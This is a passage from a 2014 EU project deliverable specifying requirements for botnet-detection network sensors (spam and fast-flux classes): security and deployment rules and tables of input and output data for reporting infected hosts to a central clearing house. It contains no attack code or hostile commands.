A CIP-PSP funded pilot action
Grant agreement n°325188

Deliverable	**D1.5 Network Traffic Sensors**
Work package Due date Submission date Revision Status of revision	WP1 Requirements Specification M12 31/01/2014 Draft v0.5
Responsible partner Contributors	FCCN CARNet, CERT-RO, FKIE, INTECO, Telecom Italia, TID, MI, ATOS, TEC, XLAB
Project Number Project Acronym Project Title Start Date of Project	CIP-ICT PSP-2012-6 / 325188 ACDC Advanced Cyber Defence Centre 01/02/2013

Dissemination Level	
PU: Public	X
PP: Restricted to other programme participants (including the Commission)	
RE: Restricted to a group specified by the consortium (including the Commission)	
CO: Confidential, only for members of the consortium (including the Commission)	

Version history

Rev.	Date	Author(s)	Notes
V0.1	03/05/2013	Luis Morais (FCCN)	First Draft
V0.3	03/12/2013	• Luis Morais (FCCN) • Gustavo Neves (FCCN) • Tomás Lima (FCCN) • Darko Perhoc (CARNet) • Dan Tofan (CERT-RO) • Jan Gassen (Fraunhofer FKIE) • Jonathan P. Chapman (Fraunhofer FKIE) • Gonzalo de la Torre (Inteco) • Ana Belen Santos (Inteco) • Paolo De Lutiis (Telecom Italia) • Germán Martín (TID) • Antonio Pastor (TID) • Pedro García (TID) • Edgardo Montes de Oca (MI) • Beatriz Gallego-Nicasio Crespo (ATOS) • Carlos Arce (ATOS) • Felix Stornig (TEC)	Merged Inputs and reviews from all participating members
V0.4	31/12/2013	• Luis Morais (FCCN) • Aleš Černivec (XLAB) • Antonio Pastor (TID)	Merged Inputs and reviews from XLAB and TID
V0.5	31/01/2014	• Luis Morais (FCCN) • Gustavo Neves (FCCN)	Merged Specifications from multiple tools. Review before submmission

Table of contents

1. Executive summary 7
2. Introduction 8
   2.1. Scope of Work 9
3. Generic Requirements 10
   3.1. Data Management 10
      3.1.1. Input Data 10
      3.1.2. Data Process 11
      3.1.3. Output Data 11
      3.1.4. Communication with Centralized Clearing House 12
   3.2. Security 12
      3.2.1. Physical and environmental security 12
      3.2.2. Logical Security 12
   3.3. Legal Compliance 13
   3.4. Ownership and Responsibilities 14
   3.5. Deployment environment 14
      3.5.1. Hardware Requirements 14
      3.5.2. Software Requirements 15
      3.5.3. Network Requirements 15
      3.5.4. Business Continuity 16
4. SPAM-Botnet Sensors 17
   4.1. Objectives 17
   4.2. General Architecture 17
   4.3. Input Data 18
   4.4. Output Data 19
5. Fast-Flux Botnet Sensors 20
   5.1. Objectives 20
   5.2. General Architecture 21
   5.3. Input Data 21
   5.4. Output Data 22
6. Malicious and Vulnerable Websites Sensors 23
   6.1. Objectives 23
   6.2. General Architecture 23
   6.3. Input Data 23
   6.4. Output Data 24
7. Distributed Denial of Service (*DDoS*) Botnet Sensors 25
   7.1. Objectives 25
   7.2. General Architecture 25
   7.3. Input Data 26
   7.4. Output Data 26
8. Mobile Botnet Sensors 27
   8.1. Objectives 27
   8.2. General Architecture 28
   8.3. Input Data 28
   8.4. Output Data 29
9. Other Network Sensors 30
   9.1. Honeynet (Telecom Italia) 30
      9.1.1. General Architecture and Objectives 30
      9.1.2. Input Data 31

9.1.3. Output Data 31
9.2. SmartBotDetector (TID) 32
9.2.1. Objectives 32
9.2.2. General Architecture 32
9.2.3. Input Data 32
9.2.4. Output Data 33
9.3. Behaviour analysis and event correlation sensors (MI) 33
9.3.1. Objectives 33
9.3.2. General Architecture 33
9.3.3. Input Data 34
9.3.4. Output Data 34
9.4. Netflow-based sensors for botnet detection 34
9.4.1. Objectives 35
9.4.2. General Architecture 35
9.4.3. Input Data 36
9.4.4. Output Data 36
9.5. Network Interaction-based Botnet Detector (Fraunhofer FKIE) 37
9.5.1. Objectives 37
9.5.2. General Architecture 37
9.5.3. Input Data 38
9.5.4. Output Data 38
10. Technical Specifications 40
10.1. Mediation server 40
10.1.1. Overview of the functionality provided 40
10.1.2. Responsibilities 43
10.1.3. Input Data from sensors 44
10.1.4. Output Data to Central Clearing House 46
10.1.5. External interfaces 48
10.1.6. Deployment 50
10.2. Honeypot sensor 3
10.2.1. Overview of the functionality provided 3
10.2.2. Responsibilities 3
10.2.3. Input Data 4
10.2.4. Output Data 4
10.2.5. External interfaces 4
10.2.6. Deployment 4
10.3. Spamtrap sensor 9
10.3.1. Overview of the functionality provided 9
10.3.2. Responsibilities 9
10.3.3. Input Data 10
10.3.4. Output Data 10
10.3.5. External interfaces 10
10.3.6. Deployment 10
Data Flow 10
10.4. pDNS sensor 12
10.4.1. Overview of the functionality provided 12
10.4.2. Responsibilities 14
10.4.3. Input data 14
10.4.4. Output data 14
10.4.5. External interfaces 14
10.4.6. Deployment 14

10.5. National Incident Reports Collector (NIRC) 16
10.5.1. Overview of the functionality provided 16
10.5.2. Input data 16
10.5.3. Output data 16
10.5.4. External interfaces 17
10.5.5. Deployment 17
10.5.6. Responsibilities 18
10.6. 19
11. Conclusions 20

Table of figures

Figure 1 ACDC Network Sensors - General Architecture 8
Figure 2 Sensor Data Flow 10
Figure 3 SPAM-Botnet Sensor General Architecture 18
Figure 4 Fast-Flux Botnet Sensor General Architecture 21
Figure 5 Websites Sensor General Architecture 23
Figure 6 DDoS Botnet Sensor General Architecture 25
Figure 7 Mobile Botnet Sensors General Architecture 28
Figure 8 Honeynet General Architecture 30
Figure 9 SmartBotDetector General Architecture 32
Figure 10 Behaviour Sensor General Architecture 33
Figure 11 Netflow-based Sensors General Architecture 36
Figure 12 Network interaction-based Botnet Detector General Architecture 38

Table of tables

Table 1 SPAM-Botnet Input Data 19
Table 2 SPAM-Botnet Output Data 19
Table 3 Fast-Flux Botnet Input Data 22
Table 4 Fast-Flux Botnet Output Data 22
Table 5 Websites Sensor Input Data 24
Table 6 Websites Sensor Output Data 24
Table 5 DDoS Botnet Input Data 26
Table 6 DDoS Botnet Output Data 26
Table 7 Mobile Botnet Input Data 29
Table 8 Mobile Botnet Output Data 29
Table 9 –Honeynet (Telecom Italia)- Input Data 31
Table 10 Honeynet (Telecom Italia) - Output Data 32
Table 13 –SmartBotDetector - Input Data 33
Table 14 SmartBotDetector - Output Data 33
Table 15 – Behaviour Sensor - Input Data 34
Table 16 Behaviour Sensor - Output Data 34
Table 17 – Netflow-based Sensor - Input Data 36
Table 18 Netflow-based Sensor - Output Data 37
Table 19 – Network interaction-based Botnet Detector - Input Data 38
Table 20 - Network interaction-based Botnet Detector - Output Data 39

1. Executive summary

This document, scoped in the definition of requirements for the ACDC tools and components, specifies the requirements and specifications for the Network Traffic Sensors.

The Network Traffic Sensors are the components within ACDC responsible for detecting infected systems, being used for malicious purposes and aggregated on botnets, and send this information to the Centralised Clearing House (CCH).

The sensors specified and detailed in this document reflect and focus on the experiments defined by ACDC:

- SPAM Botnets;
- Fast-Flux Botnets;
- Malicious and Vulnerable Websites and
- Distributed Denial of Service Botnets and Mobile Botnets.

This document describes both the Requirements and the Specifications of the tools used and to be used on ACDC.

This documents specifies a set of generic requirements that all sensors within ACDC should comply with. Moreover, it defines five set of Sensor Classes – one for each experiment – that include the general architecture, the data that a sensor should receive and the data that the sensor should send to the CCH if it's scope falls into one of the defined experiments, and also a set of requirements for sensor that do not fit a specific propose (mapped with the experiments), but detect infected systems aggregated within botnets.

The information provided for each Sensor Class defines what a Tool implementer or creator should meet in terms of architecture and what information it should collect, and also provides a clear input on what information is going to be sent to the CCH and can be used by other pilot components.

Regarding the Technical Specifications for the tools that are going to be used within ACDC as Network Sensors, this is an on-going work at this stage of the project. Some tools already selected for being used on ACDC have been specified in this document, but the reader should kept in mind that section 10 (Technical Specifications) is not complete and will be updated as more tools are implemented or chosen to be used on ACDC.

2. Introduction

The current document aims to provide the detailed Requirements and Specifications for the different types of network traffic sensors. It defines the individual sensors and their interaction with the other components of the ACDC solution on a technical level.

The Network Traffic Sensors are responsible for collecting and providing data on infected systems (*bots*) for ACDC. They are one of the (primary) sources of data for the ACDC Centralized Clearing House, providing information related to infected systems on the Internet that are used for malicious purposes.

Figure 1 depicts the interaction of the Network Traffic Sensors on the General Architecture of the ACDC, from a functional perspective.



Figure 1 ACDC Network Sensors - General Architecture

The Sensors continually monitor and analyse the data flowing on the target infrastructure of the members that choose to participate in ACDC with detection tools, in order to analyse and detect any signs of infection or bot related activity and report them to the Centralized Clearing House.

The target infrastructure is the set of networks, systems or information, belonging to each of the participating members, that contain information to be processed by the Sensors, such as email messages, network traffic data, etc. This is the primary source of information for the Network Traffic Sensors.

2.1. Scope of Work

The scope of the work described and detailed by this document reflects the experiments proposed for the ACDC project.

For this purpose we have divided the sensors in five different abstract **Sensor Classes** (depicted in Figure 1) to be implemented in ACDC:

- **SPAM-Botnet** – Is the class that includes the set of sensors focused on detecting bots used for SPAM purposes;
- **Fast-Flux** - Is the class that includes the set of sensors focused on detecting bots used on Fast-Flux activities;
- **Malicious and Vulnerable Websites** - Is the class that includes the set of sensors focused on detecting Malicious and Vulnerable Websites;
- **Distributed Denial of Service (DDoS)** - Is the class that includes the set of sensors focused on detecting bots used for DDoS purposes;
- **Mobile Bot** - Is the class that includes the set of sensors focused on detecting bots on Mobile devices;
- **Other** - Is the class that includes the set of sensors focused on detecting bots used for generic purposes or generic bots that do not fit completely into the other specific classes;

3. Generic Requirements

This section describes the general requirements that must be followed, transversely, by all the sensors to be implemented for ACDC.

The requirement levels used in this document follow the levels defined by RFC2919[1] - "**Must**", "**Must Not**", "**Should**", "**Should Not**" and "**May**". These levels reflect the importance of each requirement implementation and should provide a more clear direction to the development conducted on WP2 in relation both to their need and priority.

Requirement interpretation must be done considering the nature of the sensor, therefore not all sensors will comply with all MUST requirement, but only those associated to their own nature. For example, a Network flow is a MUST for a network flow sensor, but not for a end server sensor.

3.1. Data Management

The flow of data in the sensors follows the model depicted in Figure 2.

Each sensor is deployed, actively receiving data from one or more sources from the infrastructure of the participating member. The data sources vary, depending on the specific type of sensor. The Centralized Clearing House can also act as a data source, providing additional data to Sensor, increasing its accuracy.



Figure 2 Sensor Data Flow

After receiving the data, the sensor will analyse it, using specific algorithms or *rule sets*, in order to detect evidence of systems developing botnet related activities. Upon detection of these activities the sensor will process the data, in order to attach all the relevant information regarding the specific activity detected and to sanitize information in order to make it compliant for sharing (if applicable).

After this stage the sensor will send the information to the Centralized Clearing House, so that it can be later used in the ACDC workflow.

3.1.1. Input Data

The sensor's input data must comply with the following requirements:

[1] http://www.ietf.org/rfc/rfc2119.txt

- **Objective** – There must be a purpose for the input of any specific data to the sensor - the input data SHOULD be used, as a whole, by the sensor in order for it to conduct its analysis. Any unnecessary data should not be sent to the sensor, in order to prevent disruption of its functionality and performance, by analysing unnecessary or non-relevant data.
- **Traceable** – By analysing the data it MUST be possible to pinpoint the specific origin of the botnet related activity. The source (IP Address, Email Address, URL, etc.) of the activity must be included in the data set provided to the sensor, as well as the time and time zone of the event.
- **Analysable** - The sensor MUST be able to read and understand the data that is being sent to it. The data SHOULD be sent unencrypted and in a format (and encoding) supported by the sensor.
- **Accurate** - The input information SHOULD be correct. There SHOULD be mechanisms in place to guarantee that the information provided to the sensors is not manipulated in any form, and that it represents a real event on the member's infrastructure.
- **Detailed** – The information SHOULD be as detailed as possible. All the pieces of information that can provide further and detailed evidence on the specificities of any event should be sent to the sensor. The sensor should have the capability to analyse such detailed information.

3.1.2. Data Process

The processing of data should take into consideration the following requirements:

- The processing MUST maintain the data integrity, ensuring that the information provided to the tool is not changed during its processing by the tool. The data sent to the sensor MAY be reduced or trimmed during its processing.
- The *rule sets* to be applied by the data processing SHOULD be clear and uniform between all participating members, who choose to implement specific sensors. *Rule sets* protected by intellectual property SHOULD be excluded from this requirement, or have their owner approval for sharing.

3.1.3. Output Data

The data shared by the sensors with the Centralized Clearing House must maintain the compliance with the input data requirements and consider the additional following set:

- **Structured** – The data must be sent using the Clearing House API, in the specified structured form.
- **Legally Compliant** – The data must be compliant with the legal requirements, both on national and transnational levels. Particular care should be taken with sharing information that might be considered private.

- **Confidential** – The data sent to the Centralized Clearing House must be sent using a secure channel (e.g. using cryptography) when using public networks (such as the Internet), in order to protect its confidentiality. The Centralized Clearing House must provide a mechanism for secure point-to-point communication with the sensors.

3.1.4. Communication with Centralized Clearing House

The communication of the output data with the Centralized Clearing House must satisfy the requirements defined in the deliverable D1.2.1 Specification of Tool Group "Centralized Data Clearing House".

Each tool must be able to provide data to the Centralized Clearing House using its specific API, defined in the above mentioned document.

3.2. Security

The ACDC sensors must comply with the following set of Security requirements in order to ensure the information's confidentiality, integrity and availability.

3.2.1. Physical and environmental security

Each sensor's location and siting must be carefully considered and selected in order to avoid access or damage to the information they contain, and also to prevent or minimize unwanted disruptions in their operation.

The hosting environment should be physically segregated from other facilities and always kept clean, tidy, and free of combustible materials that could pose a potential security threat.

The physical access to any sensor or its supporting infrastructure from untrusted or unapproved personnel must not be permitted and must be controlled in an effective mater, applying strict access controls and mechanisms that ensure that the physical access to these infrastructures is granted only to authorised personnel and that it is also recorded and reviewed.

The hosting environment should guarantee the continuous operation, providing continuous and redundant supply of electrical power. It must also have the adequate protections against natural hazards (fires, floods, etc.).

The support infrastructure for the host environment, such as cabling, wiring and storage must follow the current best practices in order to guarantee that they are not accessible or tampered with by unauthorized personnel.

Environment controls (temperature and humidity) should also be in place, in order to ensure the integrity and availability of the support infrastructure.

3.2.2. Logical Security

Proper logical security mechanisms must be in place to prevent, or limit to a reasonable extent, the likelihood of unauthorized access, manipulation or disruption to the sensors.

For this purpose, a set of minimum principals must be followed:

- Access credentials must be individual and group or shared credentials must not be used;
- Strong authentication mechanisms must be adopted, preferably using SSH or any other similar secure access protocol that guarantees the authenticity of each user and the confidentiality or their access credentials;
- Secure protocols (SSH, SCP, SNMPv3, HTTPS, etc.) should be used for the management, access and transport of information.
- Secure passwords should be used and forced to be changed periodically. Procedures specifying generation, distribution and changing of passwords should be in place;
- Passwords must not be visible on the screen during authentication processes, and must not be stored in clear text.
- The presentation screens that appear prior to the authentication process must be provide minimum information (not offering information from the operating system (name, version, etc.), servers, information on the organisation of the company, non-public information, etc.)
- A minimum privilege policy for information access should be adopted:
    - The management of information access in accordance with the principle of "need-to-know"
    - The limitation of write and execute privileges to the minimum required to carry out the work
- The collection, to an external element, and periodical review of hosting environment equipment access logs should be performed, including, at least, user, date and time, information accessed and actions carried out;
- The isolation of the hosting environment network from corporate networks, by means of physical or logical segmentation mechanisms should be in place.
- The equipment must support Access Control Lists (ACLs) or filters to limit access only from certain source IP address ranges and protocols.
- The equipment should set timeouts for administration connections, in order to avoid open sessions. Timeout value should be configurable.
- The equipment should allow disabling the services that are not in use.
- The equipment should support time synchronization (e.g. NTP protocol).

3.3. Legal Compliance

The Sensor specification, development, deployment and operation must be compliant with the legal requirements specified on the deliverable "*D1.2 Legal Requirements"*.

Each contributing member must assess and guarantee the legal compliance of each tool they choose to provide or use in ACDC, in regards to both analysed and shared data, within their national legislation framework.

These assessments should take special care and be stricter with data that might be considered as personal Data.

3.4. Ownership and Responsibilities

The responsibilities for each network sensor's development, deployment, operation and maintenance/update must be clearly defined, for each specific tool provided by ACDC. These responsibilities should be defined in the correspondent tool specification, clearly defining who is responsible for the tool development, for its deployment on the member's infrastructure, for the day-to-day operation and for its maintenance or update tasks.

Each member must be responsible and liable for the operations and data on his own infrastructure, ensuring that all of the data used and shared within ACDC is in compliance with the existing specific requirements of this infrastructure. He must also re-evaluate this compliance upon any relevant or significant change, both in his legal framework and technical infrastructure.

3.5. Deployment environment

The deployment environment, used for the experiment and full operation of the Network Sensors within the ACDC infrastructure framework must be suitable and satisfy a set of requirements.

The infrastructure that supports the operation of each sensor must satisfy its technical specifications and guarantee that it is correctly dimensioned for its needs. It should also guarantee a high degree of security, as defined in section 3.2.

3.5.1. Hardware Requirements

The hardware that supports the deployment and operation of each sensor must satisfy the following set of requirements:

- **Isolated** – It must not be shared and used by other services or as support for other systems;
- **Correctly dimensioned** – It must fulfil each tool minimum hardware performance requirements, In order to operate normally as expected;
- **Compatible** – It must satisfy any compatibility issues stated on each tool specification;
- **Resilient** – It should have a good level of redundancy (including from power and component failures) or backup mechanisms to guarantee its continuous operation;
- **Supported** – It must have a fully operational support contract in order to guarantee the fast and effective replacement of any faulty equipment by its supplier;

- **Trust worthy** – It should be supplied by trusted and well known constructors, that could offer additional guarantees on lifecycle support;
- **Scalable** – It may be easily upgradable in terms of performance

The usage of virtualization platforms should be promoted, not only to have some gains in cost-effectiveness of the project, but also in the ease of sharing, deployment and upgrade of tools using these platforms.

3.5.2. Software Requirements

The software used by or that supports each sensor must satisfy the following set of requirements:

- **Isolated** – The supporting operating systems or related software components must not be shared and used by other services or as support for other systems or applications;
- **Secure** – It must not have any well-known vulnerabilities, that have a known fix or workaround, and can be used to gather unauthorized access to any information on the sensor;
- **Supported** – It must have good support from the software vendor with constant and timely updates (specially security updates); These updates, or any change in its configuration, must not affect the service and be tested before put into production**;**
- **Compatible** – It must satisfy any compatibility issues identified on each tool specification;
- **Correctly dimensioned** – It must fulfil each tool's minimum software performance requirements, in order to operate normally;
- **Resilient** – It must have a good level of redundancy or backup mechanisms, to guarantee its continuous operation;
- **Trust worthy** – It should be supplied by trusted and well known vendors or producers;

3.5.3. Network Requirements

The network that supports the operation of each sensor must satisfy the following set of requirements:

- **Isolated** – The supporting network where a sensor is installed should not be shared and used by other services or as support for other systems or applications;
- **Correctly dimensioned** – It must fulfil each tool minimum network performance requirements, in order to operate normally as expected; Mechanisms that ensure QoS with classification and congestion control policies may also be supported;
- **Secure** – Where applicable, the network should be protected against unauthorized connection or access; Automatic Protection Switching (APS 1+1, APS 1:N) may be supported;
- **Resilient** – It should have a good level of redundancy or backup mechanisms, to guarantee its continuous operation;

3.5.4. Business Continuity

The hosting environment for the network sensors should guarantee their continuous operations on a 24x7 mode. Continuous power supply must be guaranteed by backup systems (such as UPS or electricity generators).

The implementation of redundant systems or controls should be considered for components with critical roles, whenever their unavailability means the halt of the monitoring or sharing of information by the sensors.

The hosting environment must also support a backup infrastructure in order to recover the infrastructure to its original operation state in case of disaster.

The information backup criteria should include, at least: the person responsible for making the backup copies and for their custody, frequency, number of copies, type of backup, maximum storage times and whether it is necessary to delete the information. The backup copies should be kept in a different place from the original sensor's location.

4. SPAM-Botnet Sensors

The SPAM-Botnet sensors will be focused on gathering data related to SPAM botnets used primarily for SPAM message distribution.

The primary target of SPAM messages is the end user, as SPAM is mostly used for advertising (e.g., pharmaceutical products) and infecting end points such as computers and mobile phones by having attached malware or pointing to an infected website.

4.1. Objectives

ACDC will provide tools for end users, which serve multiple purposes at the same time.

- Reporting tools: Users may install extensions for popular communication software such as browsers and e-mail clients. These extensions allow the reporting of SPAM which results in an anonymized database entry into the central clearing house.
- Detection tools: Users may download and run tools which are able to analyse their local system, check for emerging threats or known system/configuration vulnerabilities.

Valuable information, reported or detected by this tools, regarding found vulnerabilities, system misconfigurations, infections, etc. should be sent to and stored within the Centralized Clearing House.

ACDC will also provide tools for operators and ISPs, focused on detecting SPAM traffic based on SMTP protocol. Using reporting tools it will be possible to notify the operator or ISP in order to block the SPAM user traffic and report to the central clearing house with anonymous data input.

Central Clearing House may also feed the SPAM-Botnet Sensors with data, in order to improve the detection.

ACDC will also provide a spamtrap sensor which will receive spam e-mail sent to email addresses listed in spamer lists. These tools can detect and report spambot IP, can analyze spam email content and detect malicious URLs embedded in the spam body and report malicious URLs and attachments. With further analysis it is possible to detect spam campaigns and ip address of the same botnet used for sending spam in particular campaign.

4.2. General Architecture

The general SPAM-Botnet sensors' architecture, depicted in Figure 3, shows the typical interaction between all the components of the sensor.



Figure 3 SPAM-Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as logs from email servers, email messages to be analysed or already market as SPAM by anti-SPAM filter engines, email attachments, etc.

The sensor should then process these data according to its specification and, when evidence of botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

4.3. Input Data

The source of data to be analysed by the SPAM-Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
Filtered Email Messages - Body	Email messages, already market as SPAM by an anti-SPAM engine or received by spamtrap sensor. Is possible to look for some patterns or key words within the body of the message that helps to identify spam campaign.	MUST
Filtered Email Messages – Headers	Headers of the email because they contain some interesting data for the further analysis.	MUST
Filtered Email Messages - Subject	Subject of the email message	MUST
Unfiltered Email Messages (Body + Header + Attachments)	Unfiltered Email messages to be analysed by the sensor.	SHOULD
Email Server logs	Logs of email servers that contain information about sent and received emails within a specific user community.	SHOULD
Email attachments	Attachments included in SPAM (or other purpose) email messages, which might be used to infect end users with malware	MAY
Malware hash	To analyse email attachments for known viruses	MAY

	and malware (e.g. MD5 hash)	
URLs embedded in spam body	All URLs in spam body can be scanned by scanners in order to find malicious web sites which could infect visiting users.	MAY
Network SMTP traffic	Network SMTP traffic as input data for the Deep Packet Inspection	MAY

Table 1 SPAM-Botnet Input Data

4.4. Output Data

The output data to be expected by the SPAM-Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in SPAM related activities.	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in SPAM related activities.	SHOULD
Compromised email account	Email accounts (email addresses) that have been compromised and used for SPAM related activities	SHOULD
Malicious URL / IP	Malicious URLs ou IPs embedded in the spam mail body	MAY
Malicious attachment	Malicious attachment sample and its hash	MAY
Hashes of attached (malicious) files	Hash of the malicious detected file. The binary must be stored in the CCH.	MAY
Spam campaign information	List of spambot IP addresess sending spam with the same subject in the same campaign	MAY
Campaign ID	Identifier of the associated spam's campaign. A spam's campaign is defined by a dataset that could include some keywords, urls, attached files and any other data combination that makes it unique.	MAY
Key words	List of key words that could be used to identify other Spam messages.	MAY

Table 2 SPAM-Botnet Output Data

5. Fast-Flux Botnet Sensors

Fast-Flux Botnet Sensor will be focused on targeting systems and domain names used in Fast-Flux activities on the Internet, and provide this information to the Centralized Clearing House.

Usually, the IP address behind a webpage is static. In contrast to this, the Fast-Flux method uses a specific domain (e.g., www.example.com) and assigns new IP addresses to it within a short time interval (approximately every three minutes). The bulk of IP addresses used usually points to infected computers which are part of the same botnet, and all these machines (i.e., the bots operating on them) host the same website. In other words, a user who thinks he connects to the benign service of www.example.com is frequently redirected to another server without noticing it, as the visible content never changes.

Another example, where the Fast-Flux technique is used, is the distribution of malware (e.g., sending of malicious spam emails or the provision of websites hosting drive- by-downloads). Here, from a cyber defender's point of view, the source changes frequently, as the bots' IP addresses alter.

Fast–Flux domains are usually hosting layer of botnet proxy bots which are hiding botnet command and control centres who communicate with bots through these proxy bots. Fast-flux domains are also used for changing the IP address of nameserver resolvers used by botnets in double-flux or n-flux botnet architecture thus increasing botnet command and control center resilience and resistance to botnet deactivation.

5.1. Objectives

In order to notice that the Fast-Flux technique is applied by a botnet, different kinds of network sensors should be installed within the networks of the ACDC consortium partners.

These sensors should be used to store Internet traffic and to analyse it using existing and approved methods (e.g. deep packet inspection) and novel approaches such as analysing network-flow data or sniffing and analysing DNS resource records in near real time.

In addition DNS-information may be analysed by means of spatial statistics in order to provide another indicator for the application of Fast-Flux. The latter is described in detail by the thesis *Detection of Botnet Fast-Flux Domains by the aid of spatial analysis methods*[2], which depicts a simple and inexpensive method of creating indicators that can help identify Fast-Flux utilization, its outcomes may be re-evaluated by applying its methodology in the Fast-Flux Botnet Sensor's environment. Such an evaluation is planned to be performed using data provided by ECO.

The gained data will be sent to the Centralized Clearing House, where they are aggregated and prepared for further analysis.

[2] https://workspace.acdc-project.eu/index.php?c=files&a=download_file&id=960

The aggregation and data mining plays a vital role in this experiment as it lies in the nature of the Fast-Flux technique to have multiple sources (i.e., IP addresses) relate to the same problem.

5.2. General Architecture

The general architecture of the Fast-Flux botnet, depicted in Figure 4, shows the typical interaction between all the components of the sensor.



Figure 4 Fast-Flux Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as DNS zones or servers, network flow records, packet inspection mechanisms, etc. In terms of spatial analysis DNS-information could be used to extract geographical information of IP addresses that are or have been associated with a specific domain. Here, not only DNS-information about a domain itself but also information about their responding DNS-servers should be evaluated.

The sensor should then process the data according to its specification and, when evidence of Fast-Flux botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

5.3. Input Data

The source of data to be analysed by the Fast-Flux Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
DNS Zone information	Information about specific DNS zones, including the configuration parameters.	MUST
DNS resource records	DNS type A records (if A records are gained by sniffing network- it should be sniffed on outer side of DNS recursor due to privacy reasons)	MUST
Network Flow Records	Information about DNS query and response in order to analyse the number of different responses received and the "time-to-live". Timestamp of the network traffic flows to analyse time-based patterns.	MUST

Blacklists/Whitelists	Known domains and IPs that are considered malicious or legitimate (e.g. Alexa Top sites / Google Safe browsing, malwareurl.com)	SHOULD
DNS Server information	Information about DNS servers that respond to specific domains, including IP address etc.	MAY

Table 3 Fast-Flux Botnet Input Data

5.4. Output Data

The output data to be expected by the Fast-Flux Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in Fast-Flux related activities.	MUST
Fast-flux domain name	The name of detected fast-flux domain serving botnet	MUST
